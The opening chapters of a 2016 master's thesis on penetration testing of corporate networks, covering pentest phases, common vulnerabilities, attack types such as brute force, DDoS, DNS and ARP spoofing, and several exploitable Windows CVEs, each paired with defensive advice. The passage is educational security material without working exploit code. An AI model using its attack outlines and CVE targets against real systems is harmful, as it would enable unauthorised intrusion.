DOKUZ EYLÜL UNIVERSITY

GRADUATE SCHOOL OF NATURAL AND APPLIED SCIENCES

PENETRATION TESTS AND SECURITY SOLUTIONS FOR CORPORATE NETWORKS

by

Çağrı POLAT

July, 2016

İZMİR

PENETRATION TESTS AND SECURITY SOLUTIONS FOR CORPORATE NETWORKS

A Thesis Submitted to the
Graduate School of Natural and Applied Sciences of Dokuz Eylül University
In Partial Fulfillment of the Requirements for the Degree of Master of Science
in Computer Engineering

by

Çağrı POLAT

July, 2016
İZMİR

M.Sc THESIS EXAMINATION RESULT FORM

We have read the thesis entitled **"PENETRATION TESTS AND SECURITY SOLUTIONS FOR CORPORATE NETWORKS"** completed by **ÇAĞRI POLAT** under supervision of **PROF. DR. YALÇIN ÇEBİ** and we certify that in our opinion it is fully adequate, in scope and in quality, as a thesis for the degree of Master of Science

Prof. Dr. Yalçın ÇEBİ

Supervisor

Yrd. Doç. Dr. Tolga AYAV

Jury Member

Asst Prof. Dr. Gökhan DALKILIÇ

Jury Member

Prof. Dr. Ayşe OKUR

Director

Graduate School of Natural and Applied Sciences

ACKNOWLEDGMENTS

I'm very thankful and greatly appreciate the chance to work with my supervisor, Prof. Dr. Yalçın ÇEBİ, and for giving me this opportunity to use his guidance and support throughout my thesis. From the very first day, he has always encouraged me about information security and penetration test on corporate networks.

I'm also thankful to my wife Asya who has encouraged me to extend my research with her help and support. Also my 2 daughters, Derin Beren and Özgün Masal are the best motivation for studying this thesis. All is for you.

I would like to thank my mother, my father and both of my brothers and my dear sister. If they did not support me then I would not be here in this position.

Çağrı POLAT

PENETRATION TESTS AND SECURITY SOLUTIONS FOR CORPORATE NETWORKS

ABSTRACT

Nowadays one of the biggest problem of end users, medium - large sized companies and also corporate networks is computer network security issue. The leakage of private information, company secrets, databases and so many information by the help of existing or zero-day security vulnerabilities on the systems cause big troubles for those companies. For this reason, frequent scanning of these vulnerabilities, examination with penetration tests and reporting to the related department are becoming to be a must rather than a necessity. If these tests are not performed, malicious people can infiltrate and exploit the network hence the system will be open for disclosure of sensitive information. At this point, system administrators should focus on weaknesses reported in penetration testing and should aim to prevent the leakage of data by taking into account the necessary measures about these vulnerabilities.

In this thesis, it is aimed to show the disclosure of information and systems leakage in corporate networks via penetration tests and to describe the security solution that can be taken to prevent them. Also it is explained to show how to attack by doing penetration tests on different systems and to take necessary security solutions on corporate networks. To that end, network scan tools, vulnerability and web application scanners and attack tools used in the tests are introduced.

All penetration tests were performed on live corporate networks. The steps of these tests and security solutions were comprehensively explained, and the precautions that have to be taken by the corporate companies were also recommended in this thesis.

Keywords: Penetration tests, vulnerability analysis, exploitation, network attacks, system attacks, social engineering attacks, security solutions

KURUMSAL AĞLARDA SIZMA TESTLERİ VE GÜVENLİK ÇÖZÜMLERİ

ÖZ

Günümüzde son kullanıcıların, orta - büyük ölçekli firmaların ve ayrıca kurumsal şirketlerin en büyük sorunlardan biri bilgisayar ağlarının güvenliği konusudur. Sistemlerde var olan veya sıfırıncı gün güvenlik açıkları ile özel bilgilerin, firma sırlarının, veri tabanlarının ve birçok bilginin dışarı sızması bu saydığım kurum ve kuruluşlarda çok büyük sıkıntılara yol açmaktır. Bu sebeple bu zafiyetlerin sık sık taranması, sızma testleri ile sınanması ve gerekli birimlere raporlanması bir gereklilikten çok zorunluluk haline gelmeye başlamıştır. Bu çalışmaların yapılmaması sonucu kötü niyetli kişiler ağ ve sistemlere sızıp, istismar ederek önemli bilgilerin ifşasına yol açabileceklerdir. Bu noktada sistem yöneticileri sızma testlerinde raporlanan zafiyetlere odaklanmalı, bu açıklıkları gerekli önlemler alarak olabilecek veri sızıntılarının önüne geçmeyi hedeflemelilerdir.

Bu tezde, kurumsal ağlarda sızma testleri yapılarak bilgi ve sistemlerin ifşa edilebildiğini göstermek ayrıca bunların engellenmesi için alınabilecek güvenlik çözümlerini anlatmak hedeflenmiştir. Aynı zamanda sızma testleri ile farklı sistemlerde nasıl saldırılar yapılabileceği gösterilmiş ve bunların kurumsal ağların başına gelmemesi için gerekli güvenlik çözümleri anlatılmıştır. Bu amaçla testlerde kullanılan ağ tarama araçları, zafiyet ve web uygulama tarayıcıları, sistem, ağ ve sosyal mühendislik saldırı araçları tanıtılmıştır.

Tüm sızma testleri canlı kurumsal ağlarda yapılmıştır. Bu testlerin adımları ve güvenlik çözümleri detaylı bir şekilde açıklanmıştır ayrıca bu tezde kurumsal şirketlerin alması gereken önlemler de tavsiye edilmiştir.

Anahtar kelimeler: Sızma testleri, zafiyet analizi, istismar etme, ağ saldırıları, sistem saldırıları, sosyal mühendislik saldırıları, güvenlik çözümleri

CONTENTS

Page

LIST OF FIGURES

Page

CHAPTER ONE
INTRODUCTION

Nowadays, with increasing number of computers and mobile users connecting to the Internet, security becomes the most important issue that anyone should face. In the beginning of 2000s, although security was accepted as a problem only for companies, today, since everybody connects to the Internet with a desktop or a mobile device at anywhere, security is a problem for every single person.

In the corporate networks, the situations are not completely different than any other places. The assets of corporate networks are much more than other companies. Servers, workstation, printers, faxes, cell phones, laptops, tablets etc. may be the target of attacks. The assets of a company can be exploited due to many vulnerabilities. System administrators and all other users are responsible for preserving and securing the devices. Another task for administrators is to keep the devices up-to date and patched regularly. But human is the main problem for security because of being the weakest factor in the security chain. Since system exploitations and data leakage may occur depending on the human factor in general, penetration tests should be performed on corporate networks.

A penetration test is a software or hardware attack against a computer or network system to reveal security vulnerabilities and unauthorized access to the system and data. This test has phases and they will be introduced in the next chapter. Penetration test is an import test to find possible vulnerabilities that may result exploitation and cause data leakage from the corporate networks.

After performing penetration test, result report will be revealed. This report contains which and what kind of vulnerabilities at the system and also how to protect the system for not being exploited. In this thesis, security solutions chapter will explain the countermeasures of actions that need to be done.

Generally, the systems are exploited by the known vulnerabilities. These vulnerabilities are accepted as unpatched operating systems, unpatched 3rd party applications, SQL based injections, XSS, buffer overflow, manufacturer default accounts, blank or weak passwords attacks, sniffing network attacks, unneeded services attacks, denial of service attacks and installing malicious software such as viruses, Trojan and worms. Another dangerous attack type is zero-day vulnerability. Kumar (2014), defined zero-day vulnerability that no vendor has a patch about vulnerability and also it has not still been put on market any patch. Because of the lack of unreleased patch it is a serious threat for both companies and users.

The motivation of this thesis is to help the corporate companies about protecting their networks and systems against attackers. The other aim is to show unpatched minor vulnerabilities and weaknesses in a system or network that may cause critical data leakage. Besides, the general vulnerabilities and system weakness existing in corporate networks will be explained in this research. Lastly, common security solutions that can be taken by corporate companies for protecting systems will be mentioned.

Many attacks as a part of penetration tests will be performed in this thesis. Each attack will be performed with different attack types using different vulnerabilities or weaknesses. By means of these attacks, this thesis wants to show that many attack vectors come from human vulnerabilities where human is the weakest part in the security chain. Attacks will exploit the systems with known or unknown vulnerabilities. These topics will be also covered.

This research is planned to do the penetration tests on many corporate networks. Penetration attacks will be achieved by three computers with Kali 2.0, Backtrack 5R3 and MS-Windows 10 PRO Operating System as attacker machines. Target machines are different systems which includes Linux editions such as Ubuntu, Centos and MS-Windows family such as MS-Windows XP, MS-Windows 7, MS-Windows Server 2003, 2008 R2 and Server 2012 R2. For penetration tests, these attackers and target machines, network and web application vulnerability scanners

and other penetration test tools will be used. For finding vulnerabilities basically Nessus, Nmap, Acunetix and Uniscan tools will be used. After finding system and network vulnerabilities, Metasploit and other exploitation tools will be used to exploit the systems and networks. In this thesis, 7 network attacks, 3 social engineering attacks and 15 system attacks will be performed.

There are several security solutions for protecting systems and networks. The main precaution that can be taken is to patch the operating system and 3rd party software official updates. Enforcing the enhanced password policy at the company will cure passwords attacks. Nowadays, a new type of attack called social engineering occurs frequently. Educating the employees and raising awareness will be a cure for social engineering attacks. Security solutions for all types of attacks will be addressed in this thesis.

The last part will contain conclusion, recommendations and future works. In this section, the conclusion of this research, the recommendations for corporate companies and future work research subject will be referred.

The full information of the abbreviations used in this thesis can be found in the last section called “List of Abbreviations” located as a part of Appendices.

CHAPTER TWO
BACKGROUND AND LITERATURE

2.1 Components of Information Security

What Stone and Merrion (2004) explained Confidentiality, Integrity, and Availability triad, abbreviated as CIA is a widely accepted information security model. The main purpose of this model is holding the information safe with below components:

- Confidentiality
- Integrity
- Availability

As published in CIA Triad (2014) CIA model is a guide for information security in a corporation. The intersection of three component is referred as security.

Figure 2.1 Principles of information security (Henderson, 2016)

CIA components are defined as follows (McCumber, 1991);

2.1.1 Confidentiality

McCumber (1991) explains that confidentiality is the center of information system security. Security policy is a cluster that includes subject, permission and objects and also informs that a user can or cannot access to a related thing. According to optional access check, users and groups are analyzed for data access permission. Confidentiality warrants that access checks are mandatory and used for the necessity to preserve data in companies.

2.1.2 Integrity

Integrity is explained by McCumber (1991) that it is a tough component of information to understand. Integrity is better to be defined like a characteristic of the data. This component is not about the access to the data or the person tries to access the information. It is about the proximity to the real and unchanged data.

2.1.3 Availability

Availability is equal to the other two properties of CIA triad. It basically means that the data will be available for allowed users or groups when it is asked. Generally, this component may not be accepted as a technical element as confidentiality and integrity. This perspective may overlook the important idea. Availability is the significant role on this model which has the control and the equilibrium (McCumber, 1991).

2.2 Penetration Testing Steps

Penetration testing steps are described in the following part. According to Graves (2010), penetration testing steps are:

- Preattack phase

- Attack phase
- Postattack phase

2.2.1 Preattack Phase

Preattack is explained as the first part of a penetration test by Graves (2010) that includes reconnaissance and data collection about the target. This is also known as the first step for a penetration test. A penetration tester can collect the data about the target via WHOIS search engine, DNS or network scanning tool. The information obtained is used to map the target system or network such as operating systems and software executing on the target systems. WHOIS search also reveals e-mail address and contact information of the responsible personnel for registering domain address. The penetration test also includes the Internet Protocol addresses and subnets and the live hosts on the network. These findings can be used to draw the network schema and infrastructure. Besides, the penetration tester is better to check the active network devices such as router, firewall and proxy servers. The penetration tester has to control the installations and devices for detecting any misconfigurations and default installations with default passwords.

2.2.2 Attack Phase

This is the second phase of penetration test explained by Graves (2010). In this phase, attack tools can be used to exploit the vulnerabilities of targets. These tools may also be used by security personnel for monitoring and testing the systems. This phase consists of 4 steps:

2.2.2.1 Penetrating the Perimeter

Penetrating the perimeter contains controlling logs of network traffic flowing to the company about different protocols like SSH, FTP, and Telnet. Web application threats like SQL injection, input validation and Denial of Service attack are also

examined by the penetration tester. The insider threat is the most serious problem nowadays, thus the internal tests such as wireless network and the software used must be significant. These are mentioned by Graves (2010).

2.2.2.2 Acquiring the Target

Graves (2010) explains that this part is different than scan and audit processes. Target is penetrated by an exploit tool like Metasploit or licit information obtained by Social Engineering methods. Password and privilege escalation operations are also performed in this section for gaining access with an administrative authorization.

2.2.2.3 Escalating Privileges

Once user information are revealed, the penetration tester wants to take administrative rights on systems and networks rather than a normal user account. Most of the attack tools can exploit the vulnerability that is identified and a new administrative account is created by the help of these tools (Graves, 2010).

2.2.2.4 Executing, Implanting and Retracting

This part is the last part of the attack phase. After creating an administrative account, the normal life processes should not be cut. Any interruption and a sign may indicate the signals that conserved sources have been reached. This is not wanted by the organizations. This part is also referred by Graves (2010).

2.2.3 Postattack Phase

This is the last phase of the penetration test explained by Graves (2010). In this phase, the conditions are restored to the situations before test such as uninstallation process and deletion of entries. In the end, the penetration test final report and a security report for executives are generated from the penetration tester findings

during the tests. This report must contain investigations, findings and vulnerabilities in detail. The cures for vulnerabilities may be advised in the reports.

2.3 Types of Penetration Test

There are three types of penetration tests. They are; Black-Box, White-Box and Gray-Box testing. Firstly, a corporate company must determine what they want to test from internal or external. The main difference between these three testing types is information about system and network credential. There is not any information about network or system in Black-Box testing while complete information is hold by tester in White-Box testing. Gray-Box testing is the mixture of the other two testing types.

2.3.1 Black-Box Testing

Graves (2010) explains Black-Box testing that there is no information about the system and network which will be examined. The security test will be performed from the outside of the company by an attacker or a tester in this type of testing. This test consumes more time and works than the others, in that the attacker has no knowledge about the target and the security infrastructure of the organization. The discovery phase that includes recon and reconnaissance about the target takes heaps of time. Also, this type of test has an advantage that this is the closest test to the actual and real life attack.

2.3.2 White-Box Testing

White-Box testing is also explained by Graves (2010) and includes making a security test on the target with administrative privileges. In this type of attack, the tester has information about the target system and network such as credentials and network diagram. So, this test is faster than the Black-Box testing. The tester has already had the information and the credentials about the targets that no

reconnaissance is needed to be performed. This type of test is generally preferred rather than Black-box testing that causes higher costs, much effort and time.

2.3.3 Gray-Box Testing

This type of testing is explained by Acharya and Pandya (2012) in a research. Gray-Box testing can be accepted as the union of the other two testing. The objective of Gray-Box testing is to find the imperfections of misconfigured infrastructures and inappropriate use of software and also recognized as diaphanous testing. This type of testing is commonly suitable for Web applications. Because, web application has been hosted in different several systems. Attacker has no information about source code of the application so he can't use this type of testing on web applications.

2.4 Common Network Security Vulnerabilities and Threats

There are so many vulnerability types. But in common Beaver (2013) categorized them as;

- Missing Patches
- Weak or Default Passwords
- Misconfigured Network Devices
- Mobile Devices
- DoS and DDoS Attacks
- Wireless Access Point
- Human Based Vulnerabilities
- Malicious Software
- Web Application Vulnerabilities

2.4.1 Missing Patches

Missing patches is one of the most dangerous vulnerabilities on the network and system. Beaver (2013) says about missing patches that an attacker or a malicious

insider can exploit a system or network via a missing patched server. The patching process is called update or upgrade of operating system or 3rd party software like Adobe Flash and Oracle. Attackers can easily exploit unpatched systems and software.

2.4.2 Weak or Default Passwords

Rothacker (2010) explains weak or default passwords as follows. Creating a default user name and password is a standard of software industry. Many web applications, content management systems, database servers and user authentication like File Transfer Protocol, Secure Shell, Virtual Private Network, e-mail passwords are still configured with weak or default passwords. Anyone who wants to attack the systems firstly tries weak and default passwords to access the sensitive data such as production and personal data. According to Boston University (2016), passwords have to be minimum eight characters which contain a mix of alphabetical, numeric characters and punctuation marks. Especially, adding some special characters, uppercase and lowercase characters to a password will create a strong password.

2.4.3 Misconfigured Network Devices

The complete configuration of network devices explained by Mushi (2016) is a complicated and tough work that needs technical skills and knowledge. Network devices such as firewall, router, switch, Intrusion Detection System, Intrusion Prevention System, wireless access point etc. should be configured very carefully. Misconfiguration of network devices may result in very serious problems like data leakage or exploiting the networks. Using these devices is a must for a secure network but misconfiguration of those devices may be fatal for networks.

2.4.4 Mobile Devices

Smart phones, tablets, laptops and handheld terminals reveal critical information about security. This is mentioned by Beaver (2013). If an employee of a corporate

company gets these devices stolen or physically captured, network wireless password, other network credentials, VPN password, cached passwords in web browsers and emails containing sensitive company information may become known. These devices should be kept very carefully and sensitively. A company security policy must be configured and made mandatory data encryption for these devices. According to Beaver (2013) networks or systems may be infected easily via USB drives from the inside. All across the company, USB devices must be controlled centrally and it should not be allowed unless it is very necessary.

2.4.5 Denial of Service and Distributed Denial of Service Attacks

The interruption of accessing to sources by rightful user can be accepted as the definition of Denial of Service (DoS) attack. There may be different types such as operating systems explained by Gligor (1984) or a network service explained by Needham (1994). An attacker may try to hinder the service hosted on the internet. If an attack is sourced by many distributed location then it is accepted as Distributed Denial of Service (DDoS) attack. The effect of DDoS attack is more destructive than normal DoS attack. Of course, the defense against DDoS is harder because of amplified structure with many sources. Many business losses and system interruptions for organizations and networks are possible after successful DDoS attacks (Peng et al., 2007).

2.4.6 Wireless Access Point

Wright (2016) explains that wireless access point is a part of wireless security. Due to its popularity and wide range usage, wireless network plays an important role everywhere from corporate network to home usage. Sensitive information may be captured via erroneous wireless deployments by attackers in corporate companies. Wireless network devices such as wireless access point, range extender, USB dongle and Bluetooth devices are important devices for attending to the corporate network. Misconfiguration of wireless devices may lead to problems such as data leakage. After attending to the wireless network, the hacker may exploit the systems. The

security precautions of these devices should be strictly taken. Another big problem about wireless network is Rogue Access Point. The Rogue AP is the fake access point which may be implemented by an attacker in a network without permission.

2.4.7 Human Based Vulnerabilities

Human is accepted as the weakest factor in the security chain. Human factor and human vulnerabilities may trigger the social engineering attacks. Social engineering is based on revealing critical information via convincing people with by means of a relationship. This relationship may be the key of trust between the attacker and the victim. Also, this trust may lead data leakage after exploiting relationship. Bisson (2015) identifies the types of social engineering attacks as follows: impersonation, phishing, shoulder surfing, identity theft, baiting and tailgating. Phishing is preferred than the other social engineering attacks and it means creating a fake web page or service to get the critical information with this tricky attack. Phishing attacks may be an e-mail which is the same as a normal business e-mail or a banking web page which is the same as a normal banking web page. In Phishing attack, the logo of the organization and the content like billing or banking are the same as the true, real ones.

2.4.8 Malicious Software

Malicious software which is abbreviated as malware, is a harmful software that can be coded in high-level language, (Muttik, 2004). A malware can access critical information secretly, also forward these information to the remote location and spy out user activity such as internet and file history without any given information to the user. Malware can be designed for bad purposes like data leakage, sabotage or ransomware. Malware is a general term for harmful computer software. There are so many applications accepted in this concept such as backdoor, virus, worm, trojan, rootkit, spyware and adware. This is explained by Sikorski and Honig (2012).

2.4.9 Web Application Vulnerabilities

Another important topic is web application vulnerability. While doing penetration tests, attacker can exploit the systems or servers by the help of exploiting vulnerabilities on the web application. Common web application vulnerabilities can be categorized as by Siddharth and Doshi (2010);

- SQL Injection
- Cross Site Scripting
- Buffer Overflows
- Cross Site Request Forgery
- Other Vulnerabilities

2.4.9.1 SQL Injection

SQL Injection is old fashion but very efficient. By means of web application attack, an attacker can gain unauthorized and unlimited access to the data via entering input to the Web form. This is referred by Kindy and Pathan (2011). This attack is a dangerous attack that the privacy of the data and database may be violated by a skilled code. Also, an attacker may be allowed to retrieve critical data from the source. The damage of a successful SQL injection attack may be a huge risk to the organization such as data leakage or remote code execution on target. Types of SQL injection attacks are categorized by Kindy and Pathan (2011) as;

- Blind or Inference SQLI
- Tautologies
- Illegal False Queries
- Union Query
- Piggy Backed Query

- Stored Procedures
- Alternate Encodings

2.4.9.2 Cross Site Scripting

Vogt and et al. (2007) explains that Cross-site scripting (XSS) is a type of web application and a malicious script may be injected into an application which is also sent to web browser of a user for exploitation. Then the malicious script is executed in the user's browser and the effect of this attack such as stealing cookies or leakage of critical data to remote is occurred if any input validation is not validated. Stored XSS which is permanently stored in the target and Reflected XSS that code is reflected to a server are the main types of XSS attacks, (Kirda and et al., 2006).

2.4.9.3 Buffer Overflows

Buffer Overflow attack is an attack to disturb functions in the code. The control is seized by attacker via successful attack. The attacker may attack the program code and wants to start '`exec(sh)`' code to provide administrative privilege, (Cowan and et al., 1999). There are two types of Buffer Overflow attack as Stack and Heap Overflow. According to Simon (2001), this type of attack includes three steps:

1.Attacking code of the program
2.Corrupting the code via buffer deterioration
3. Executing the malicious code

2.4.9.4 Cross Site Request Forgery

Cross-Site Request Forgery (CSRF) explaining by Jovanovic et al. (2006) identifies a new type of web application attack and also known as Session Riding. For a successful CSRF attack, HTTP requests are sent to a victim via CSRF vulnerable application. CSRF attack can skip the authentication phase via exploiting

the vulnerability. The requests may be forged with an image or a web site form shape.

2.4.9.5 Other Vulnerabilities

The other web application security vulnerabilities are categorized by Kalman (2014) as; injection flaws, broken authentication, web server misconfiguration, invalidated input, redirects and forwards. These topics are focused on the OWASP top 10 Web vulnerabilities.

2.5 Attack Types

In this section, the literature information of possible attacks that may be occurred on the corporate networks will be explained topic by topic in detail. The goal of this part is to understand the basics of important and potential attacks on corporate networks, which vulnerabilities may be commonly exploited in a network and which attacks may be carried out easily. These attacks are categorized as the following:

- Brute Force Attack
- Dictionary Attack
- Denial of Service Attack
- Distributed Denial of Service Attack
- Exploit Attack
- DNS Spoof Attack
- ARP Spoof Attack
- Man-in-the-Middle Attack
- Wireless Network Attack
- SQL Injection Attack
- Phishing Attack

2.5.1 Brute Force Attack

Brute Force attack tries every possible combination of passwords until correct password is found. The time and success of this attack is relevant to the set of password and the length of the password. Longer passwords are nearly impossible to be revealed unlike the smaller and easier passwords, (Shankdhar, 2015).

If the complexity and length of passwords increases, Brute Force attack will not be a solution. In this situation, dictionary attack can be used to crack passwords. According to Shankdhar (2015), well-known Brute Force attack software are Aircrack-ng, Cain and Abel, John the Ripper, Ophcrack, L0phtCrack and THC Hydra.

2.5.2 Dictionary Attack

According to Pinkas and Sander (2002), Dictionary attack can be defined as trying a set of passwords, until the correct one is found. The set of password may include thousands or millions of possible passwords. Also, offline Dictionary attacks are used to try probable passwords without any connection to the server. Martin and Tokutima (2012) refers that an attacker is successful by doing this type of attack because people generally choose English words like “iloveyou” or “rockyou”, which are easy, widespread and sequential passwords for web services and accounts. If an attacker creates a commonly used password dictionary and computes hash value of password list, then he/she only needs to compare this list with actual one.

2.5.3 Denial of Service Attack

According to Shevtekar et al. (2005), Denial-of-Service (DoS) attacks are main menace over the internet and designed to keep authorized users from using computing asset such as networks, systems, applications and the data. DoS attacks can be last ditch efforts if a hacker can’t steal data successfully or break into system.

They can also be the primary purpose of an attack like sending a message or disrupting operations.

In general, DoS attacks are performed via dispatching wide packet volumes. These packets may consume the bandwidth of line substantially. So, this type of attack is named bandwidth attacks. The goal of bandwidth attack is to run out of available bandwidth for network sources. CPU and Memory level of resources and the bandwidth are the sample of possible targets for DoS attacks. More usage of this resources will occur a bottleneck on the sources that rightful users may have interruption about accessing the sources. The main problem on this type of attack is that sending more bandwidth may not be handled by the line, (Peng et al., 2007).

2.5.4 Distributed Denial of Service Attack

Patrikakis et al. (2004) defines Distributed Denial of Service (DDoS) attack as a kind of Denial of Service attack which is originated many and distributed sources. The attacker has master and slave devices which are named zombies. These are compromised machines via malicious applications. The attacker conducts these compromised devices with zombies and may enable attacks with the help of these devices on zombie machines, which are asleep but possible attack vector. They anticipate for proper command to be awaken from sleep and begin mugging. The attacker gives command to the slave zombies via master one, standing treat them to start a DDoS attack to the victim. Meanwhile, the zombies start to flood many packets to the target. The sources of victim system such as bandwidth and CPU may be given out. Figure 2.2 shows this kind of DDoS attack.



Figure 2.2 DDoS attack (Patrikakis et al., 2004)

2.5.5 Exploit Attack

Common vulnerabilities and exposures (CVE) is the wordbook of accepted information security vulnerabilities. A vulnerability is always known with the same CVE's common identifier in the different CVE-compatible databases. For sharing vulnerability code between networks, common identifiers are easy to use. When a vulnerability is reported with a CVE name, it is easy to fix the vulnerability via this CVE code, (CVE, 2016). The CVE-ID syntax is CVE prefix + announce year + arbitrary digits. For example, CVE-2008-4250 means that this vulnerability was announced in 2008 and 4250 is an arbitrary digit. If needed, the length of arbitrary digit can be between 4 and 7, but as default, it is 4 digits long.

Five old and well-known vulnerabilities are explained as;

- CVE-2008-4250 Vulnerability
- CVE-2008-4835 Vulnerability
- CVE-2010-0267 Vulnerability

- CVE-2012-0002 Vulnerability
- CVE-2015-1635 Vulnerability

2.5.5.1 CVE-2008-4250 Vulnerability

This vulnerability is reported on the server service and attacker may execute code on the remote devices via Remote Procedure Call requests. This security update can overcome the vulnerability. Three Microsoft Operating Systems, Windows 2000, Windows XP and Windows Server 2003 are in danger. If someone uses one of these Operating Systems then he has to update the system with this security update. An attacker can reach the critical systems without authentication and exploit can be created via this vulnerability. Firewall devices have to be configured to protect Microsoft machines from this type of attack. Also, this update must be patched to relevant devices, (MS08-067, 2008).

Three operating systems, Microsoft Windows 2000, Windows XP and Windows Server 2003 are critically vulnerable and also two other systems, Windows Vista and Windows Server 2008 are rated as important which means the systems have to be patched with this update immediately, (MS08-067, 2008).

2.5.5.2 CVE-2008-4835 Vulnerability

This update is about Server Message Block protocol. MS09-001 (2009) is explained by Microsoft that this security update can fix two important vulnerabilities that are remote code execution and DoS attack to the vulnerable device. An attacker may execute malicious code, install or manipulate data on the remote and also access to the vulnerable device via DoS attack. Administrative rights may be captured by attacker such as creating a privileged user or altering data. Server Message Block (SMB) ports 137-139 and 445 must be filtered by firewall in the organizations. The traffic flows on these ports are important for security. Minimum ports are better to be exposed as a recommendation.

This update is critical for Microsoft Operating Systems including client systems as Microsoft Vista, Windows XP and server systems as Windows 2000, Windows Server 2003 and Windows Server 2008. The security update validates the area inside the SMB packets and resolves the vulnerability, (MS09-001, 2009).

2.5.5.3 CVE-2010-0267 Vulnerability

Nine vulnerabilities and revealed infirmity in Internet Explorer are patched via MS10-018 (2010) security update. An attacker may be allowed remote code execution by using a specific web page in Internet Explorer. User rights may be raised to administrative rights via using this vulnerability.

MS10-018 (2010) security bulletin indicates that 5.01, 6 Service Pack 1, 6 on Windows clients, 7 and 8 versions of Internet Explorer are vulnerable and rated critical. This update is described firstly in Microsoft Security Advisory 981374 and it does not impact Internet Explorer 8 and above.

2.5.5.4 CVE-2012-0002 Vulnerability

MS12-020 (2012) security update is a Remote Desktop Protocol (RDP) vulnerability. This update fixes many vulnerabilities about RDP. An attacker may execute code on the systems via sending tiered RDP packets. RDP is not active initially on Windows Systems until the configuration of RDP will be enabled, the systems are not at stake.

MS12-020 (2012) is also accepted critical for all Microsoft Windows Operating Systems. This update is about where RDP packets locate in memory. Fixing this update to the systems is important. If not necessary, default RDP port 3389 is better to be filtered by a corporate firewall. Network level authentication is also a factor to block attackers. A DoS attack can also be performed via this vulnerability by a skilled one.

2.5.5.5 CVE-2015-1635 Vulnerability

MS15-034 (2015) security update is originated from HTTP.sys vulnerability. An attacker may execute a code on the remote systems via HTTP request with privileged System account.

Many Microsoft client Operating Systems such as Windows 7, Windows 8, Windows 8.1 and server Operating Systems such as Windows Server 2008 R2 and Windows Server 2012 and R2 are affected by this vulnerability.

2.5.6 DNS Spoof Attack

Son and Shmatikov (2010) explains DNS Spoof attack as the following. The Domain Name System (DNS) is an important mechanism of the internet infrastructure. The main task of DNS is the resolution from internet names to IP addresses. Because of this structure, attacks against the DNS are performed and reported many times. Spam and Phishing attacks can be performed easily with DNS substructure. DNS is based on UDP protocol and on UDP, the security is not the main idea.

DNS spoofing attack or DNS cache poisoning attack is the most hazardous attack on DNS infrastructure. Son and Shmatikov (2010) tells that DNS poisoning attack may occur wrong mapping between domain names and IP addresses. This is critical and risky, malicious conversation will cause dangerous resolution. DNS protocol is vulnerable to cache poisoning, because IP addresses resolution may be done by authoritative servers on the internet nearly everywhere. An attacker may capture and poison the authoritative DNS server with any altered data.

Stewart (2003) explained DNS cache poisoning as the following. This type of attack is old and based on the vulnerability of DNS protocol. An attacker may poison the DNS server and deceive people to visit manipulated IP addresses by the help of wrong resolution conversion. Also, man-in-the-middle attack may be performed by

the attacker after DNS cache poisoning.

2.5.7 Address Resolution Protocol Spoof Attack

Address Resolution Protocol (ARP) is the terminology which converts IP addresses to physical addresses named MAC addresses. This is mentioned by Puangpronpitag and Masusai (2009). However, ARP cache is possible to be poisoned. For this reason, ARP spoofing is a critical security problem on local networks. DoS and MITM attacks may be originated by ARP Spoof. This type of attack is also called ARP cache poisoning attack.

This technique is used by attackers while they are attacking via ARP protocol. ARP request may be manipulated by malicious person for doing MITM attack on LAN. The traffic can be intercepted by the attacker between gateway and victim. This is the result of ARP spoofing attack. With this type of attack, DoS attack is possible to be performed. ARP table of a host may be easily manipulated with fake records and the communication to the victim can be out of service. These are all told by Puangpronpitag and Masusai (2009).

Abad and Bonilla (2007) are mentioned that ARP is used for mapping IP addresses to physical addresses. This is achieved in data link layer in Open Systems Interconnection (OSI) layer. It is important for LAN devices because each frame must have a destination MAC address for communication on TCP protocol. ARP is used to get the MAC address of the destination on a network. It works simply. The host which wants to find the MAC address of the destination broadcast an ARP request for obtaining correct destination host. Every hosts are received this message but only correct MAC address host replies to this message via unicast. ARP table is created with this information for that host. Soon, any request may be met from this table without broadcasting any message to the network. Nearly 20 minutes later, this dynamic IP address assignation will be expired and same process will be performed.

ARP is dangerous and stateless protocol which is not designated to manage

successfully malicious sources. An attacker may modify the records of victim by man-in-the-middle and DoS attack. This is also mentioned by Abad and Bonilla (2007). In ARP spoofing attack, the attacker may send false IP and MAC records to broadcast and this may cause wrong communications between hosts and an attack will be occurred.

Figure 2.3 shows a demonstration of ARP spoofing attack.

